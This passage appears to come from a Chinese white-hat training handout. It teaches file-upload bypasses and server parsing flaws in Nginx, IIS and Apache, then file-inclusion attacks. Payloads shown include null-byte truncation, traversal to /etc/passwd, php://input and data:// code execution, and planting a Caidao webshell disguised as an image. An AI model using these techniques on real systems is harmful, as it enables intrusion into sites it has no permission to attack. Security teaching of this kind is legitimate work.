鼠标拖动出来的区域就是 `.gif` ，最前面那个 `.` 的十六进制是 `2e` ，我们在它上面点击右键。



我们点击 `insert byte` ，之后 `2e` 的格子之前就会出现一个 `00` 的格子。



这样就满足了我们的要求，我们可以点击上面的 `go` 来发送请求。这个技巧并不对所有服务器都管用，但是值得一试。

前端 JS 验证绕过

如果 `upfile.php` 变成了这样：

```
<form action="" method="POST" enctype="multipart/form-data" name=
"fileform">
    点这里上传文件:
    <input type="file" name="userfile">
    <input type="submit" value="提交">
</form>
<script>
function checkFile(e) {
    var file = document.forms.fileform.userfile.value;
    if(!file.endsWith('.gif')) {
        alert('对不起，我们只允许上传GIF格式的图片!!');
        e.preventDefault();
    }
}
document.addEventListener('DOMContentLoaded', function() {
    document.forms.fileform.onsubmit = checkFile;
});
</script>
<?php
function extname($s) {
    $p = strrpos($s, '.');
    if($p === false)
        return '';
    else
        return substr($s, $p + 1);
}

if(!isset($_FILES['userfile']))
    exit;
echo "<pre>";
print_r($_FILES);
echo "</pre>";
$uploaddir='upfile/';
$PreviousFile=$uploaddir.basename(@$_FILES['userfile']['name']);
if(move_uploaded_file(@$_FILES['userfile']['tmp_name'], $Previou
sFile))
    echo "上传成功！";
else
    echo "上传失败！";
```

我们可以看到，验证的代码移到了前端，之前我们说过，前端的一切东西都是不安全的，可以绕过。我们只需要首先上传一张正常图片，拿 Burp 抓到请求包，之后就跟“任意文件上传”的原理一样了，想怎么改就怎么改。

这里面要注意，如果你在前端看到了文件校验，那么程序员很可能由于偷懒而没有在后端添加校验。这是一个非常显眼的漏洞标志。

Nginx 解析漏洞

如果服务器是 Nginx，我们可以直接上传图片格式，利用解析漏洞拿 Webshell。漏洞成因是，由于 Nginx 部分版本程序自身的漏洞，导致可以解析并执行非脚本文件。

假设存在漏洞的站点上有一张图片，URL 地址为：

```
www.xxx.com/logo.jpg
```

我们正常访问时，Nginx 会把它当做非脚本，直接读取并传给客户端。但是如果我们这样访问：


```
www.xxx.com/logo.jpg/a.php
```

他就会把 `logo.jpg` 当做 PHP 文件来执行。或者是


```
www.xxx.com/logo.jpg%00.php
```

也会导致图片执行，这个是 7 月中旬爆出的解析漏洞。


要利用这个漏洞，我们可以随便找一张图片，在里面插入一句话：




我们将其上传之后，访问图片的 URL，确认上传成功。



然后我们利用该解析漏洞构造 URL，发现也能够成功访问，也能拿菜刀来连接。





IIS 解析漏洞

IIS 5.x/6.0 主要存在两个解析漏洞，第一个是目录解析：

```
/a.asp/b.jpg
```

其中 `a.asp` 是目录， `b.jpg` 是真实存在的文件，那么 `b.jpg` 会当做 `asp` 文件来执行。这个漏洞需要我们能够创建目录。

第二个是文件解析，也就是分号截断：

```
a.asp;.jpg
```

这个文件的扩展名在上传时是 `jpg` ，但是上传之后，IIS 会把它当做 `asp` 文件来解析。

另外，在IIS 中，可执行脚本的扩展名除了 `asp` 之外，还有 `asa` 、 `cdx` 、 `cer` 。许多网站往往就过滤不全，一定要重视！！

Apache 解析漏洞

Apache 的解析漏洞比较有意思，它从右到左解析扩展名，如果碰到不认识的扩展名，则继续往下解析。比如我们上传 `a.php.owf.rar` ，它按照 `rar owf php` 的顺序解析扩展名，但是他不认识后面两个，所以只能将其解析为 `php` ，但在程序中，文件的扩展名一直是 `rar` 。

这里的关键在于，如果 Apache 不认识某个扩展名，但是程序中没有过滤（比如 `rar` ），我们就可以将 `1.php` 改成 `1.php.rar` ，上传之后直接访问它。因此，我们需要对照程序中允许的扩展名，以及 Apache 不认识的扩展名，一个一个尝试。新的扩展名会越来越多，程序由于自身需要会对其放行，但是只要 Apache 不改变其解析规则，这个漏洞就会继续生效。

参考

- 文件解析漏洞总结
- 新手指南：DVWA-1.9全级别教程之File Upload

米斯特白帽培训讲义 漏洞篇 文件包含

> 讲师：gh0stkey
>
> 整理：飞龙

原理

文件包含就是将一个文件包含到自己的文件中执行。它可分为本地包含和远程包含，本地包含即包含本地磁盘上的文件，文件名称是相对路径或绝对路径，远程包含即包含互联网上的文件，文件名称是 URL。

本地包含

比如我们有一个 `test.txt` 文件，仅仅调用 `phpinfo` 来测试：


```
<?php phpinfo();?>
```

然后我们在相同目录下放置一个 `fileinclude.php` ，如下：

```
<?php
$file=@$_GET['file'];
if($file){
    echo "<center>File:".$file."<br/>Result:</center>";
    include $file;
}
```


第一行代码获取 URL 参数 `file` 的内容。2 ~ 4 行首先判断 `$file` 是否为空，若不为空，输出其内容，并将其作为文件名称包含。

我们将其部署在 `localhost` 下，之后访问 `http://localhost/fileinclude.php?file=test.txt` ，会看到 `phpinfo` 的输出。



我这里之所以用 `txt` 文件，就是想说明这个漏洞是无视扩展名的。跟文件上传漏洞不一样，文件上传漏洞中如果我们上传的文件不是 `.php` 就执行不了（当然也有一些绕过手段），但是文件包含漏洞中的扩展名是任意的，这里我们上传了 `.txt` ，证实有效，那么这个 `.jpg` 也是有效的。

要注意，如果被包含的文件里面没有 PHP 标签，那么就当成 HTML 内容如实显示出来。就比如我们放入之前的 `top100.txt` ：



远程包含

为了演示远程包含，我们需要将 PHP 配置文件中的 `allow_url_include` 设置为 `on` ，之后重启 PHP。PHP 配置文件的位置可以在 `phpinfo` 的输出中寻找，我们搜索 `ini` 即可：

Loaded Configuration File	C:\php-5.5.10\php.ini

我这里是 `C:\php-5.5.10\php.ini` ，你那里可能有些差别。我们打开它，搜索 `allow_url_include` ，会看到下面这些行，如果是 `Off` 把它改成 `On` 。

```
; Whether to allow include/require to open URLs (like http:// or
 ftp://) as files.
; http://php.net/allow-url-include
allow_url_include = On
```

我们需要将 `file` 参数改为 `http://localhost/text.txt` ，可以看到相同结果。

技巧

00 截断

有些程序会给被包含内容加一些后缀，比如如果 `fileinclude.php` 是这样。

```
<?php
$file=@$_GET['file'];
if($file){
    $file .= '.php';
    echo "<center>File:".$file."<br/>Result:</center>";
    include $file;
}
```

它后面加了个 `.php` ，也就是说，如果我们传入 `file=test` 则是正常的，传入 `file=test.txt` ，或变成 `test.txt.php` ，从而包含失败。那么我们应该怎么办呢？

如果 PHP 版本小于 5.3，并且 `magic_quotes_gpc` 已取消，我们就可以使用 `%00` 来截断。我们传入 `file=test.txt%00` ，就可以实现包含。

路径遍历

- `./` （或省略）：当前目录
- `../` ：上级目录
- `/` ：根目录（Windows 中为当前盘内的根目录）
- `~/` ：用户的主目录

例如，在 Linux 下，我们就可以使用 `file=/etc/passwd` 来读取系统密码。


这里是一些常见的日志文件位置：

- apache+Linux日志默认路径
  - `/etc/httpd/logs/access.log`
  - `/var/log/httpd/access.log`
- apache+win2003日志默认路径
  - `D:\xampp\apache\logs\access.log`
  - `D:\xampp\apache\logs\error.log`
- IIS6.0+win2003默认日志文件
  - `C:\WINDOWS\system32\Lognames`
- IIS7.0+win2003 默认日志文件
  - `%SystemDrive%\inetpub\logs\Lognames`
- nginx 日志文件
  - `<安装目录>/logs`
  - 如果安装目录为 `/usr/local/nginx` ，则为 `/usr/local/nginx/logs`
- apache+linux 默认配置文件
  - `/etc/httpd/conf/httpd.conf`
  - `/etc/init.d/httpd`
- IIS6.0+win2003 配置文件
  - `C:/Windows/system32/inetsrv/metabase.xml`
- IIS7.0+WIN 配置文件
  - `C:\Windows\System32\inetsrv\config\applicationHost.config`


PHP 伪协议

允许远程包含的情况下，我们可以使用 `php://` 伪协议，比如 `php://filter/resource=test.txt` 可以读取相同文件。

我们还可以加一个过滤器让它显示为 BASE64 编码格式， `php://filter/read=convert.base64-encode/resource=test.txt` 。如果我们要获取的文件里面有不可打印的字符，或者我们想要获取代码的内容，可以用这种方式来获取，之后解码即可。




`php://input` 可以读取原始的 HTTP 正文内容。如果我们将 `file` 设置为 `php://input` ，并且在 HTTP 正文中传入 PHP 代码，例如 `<?php phpinfo();?>` ，即可执行代码。



Data URI

Data URI 的格式是 `data://text/plain;base64,<base64>` ，同样需要远程包含。我们首先把一句话用 base64 编码，得到 `PD9waHAgcGhwaW5mbygpOz8+` ，然后将 `file` 设置为 `data://text/plain;base64,PD9waHAgcGhwaW5mbygpOz8%2b` （注意URL编码），即可执行代码。



如何挖掘

首先对 URL 进行分析，看看是否和文件相关，比如 `www.test.com/xxx.php?file=yyy` 。带有文件相关的敏感名称都可以进行挖掘。


利用

当我们发现了本地包含漏洞时，首先寻找上传点，比如用户头像上传功能。然后我们可以构造一个纯文本文件，内容为 `<?php phpinfo();?>` ，并将其命名为 `xxx.jpg` 。

之后我们就可以把 `xxx.jpg` 上传上去，并通过应用得到它的位置，假设是 `/upload/xxx.jpg` ，然后我们就可以把 `file` 参数的值改为它。以前面的代码为例，URL 是 `http://localhost/fileinclude.php?file=/upload/xxx.jpg` 。

如果我们把 `xxx.jpg` 的内容改为菜刀的一句话，那就可以用菜刀连接。





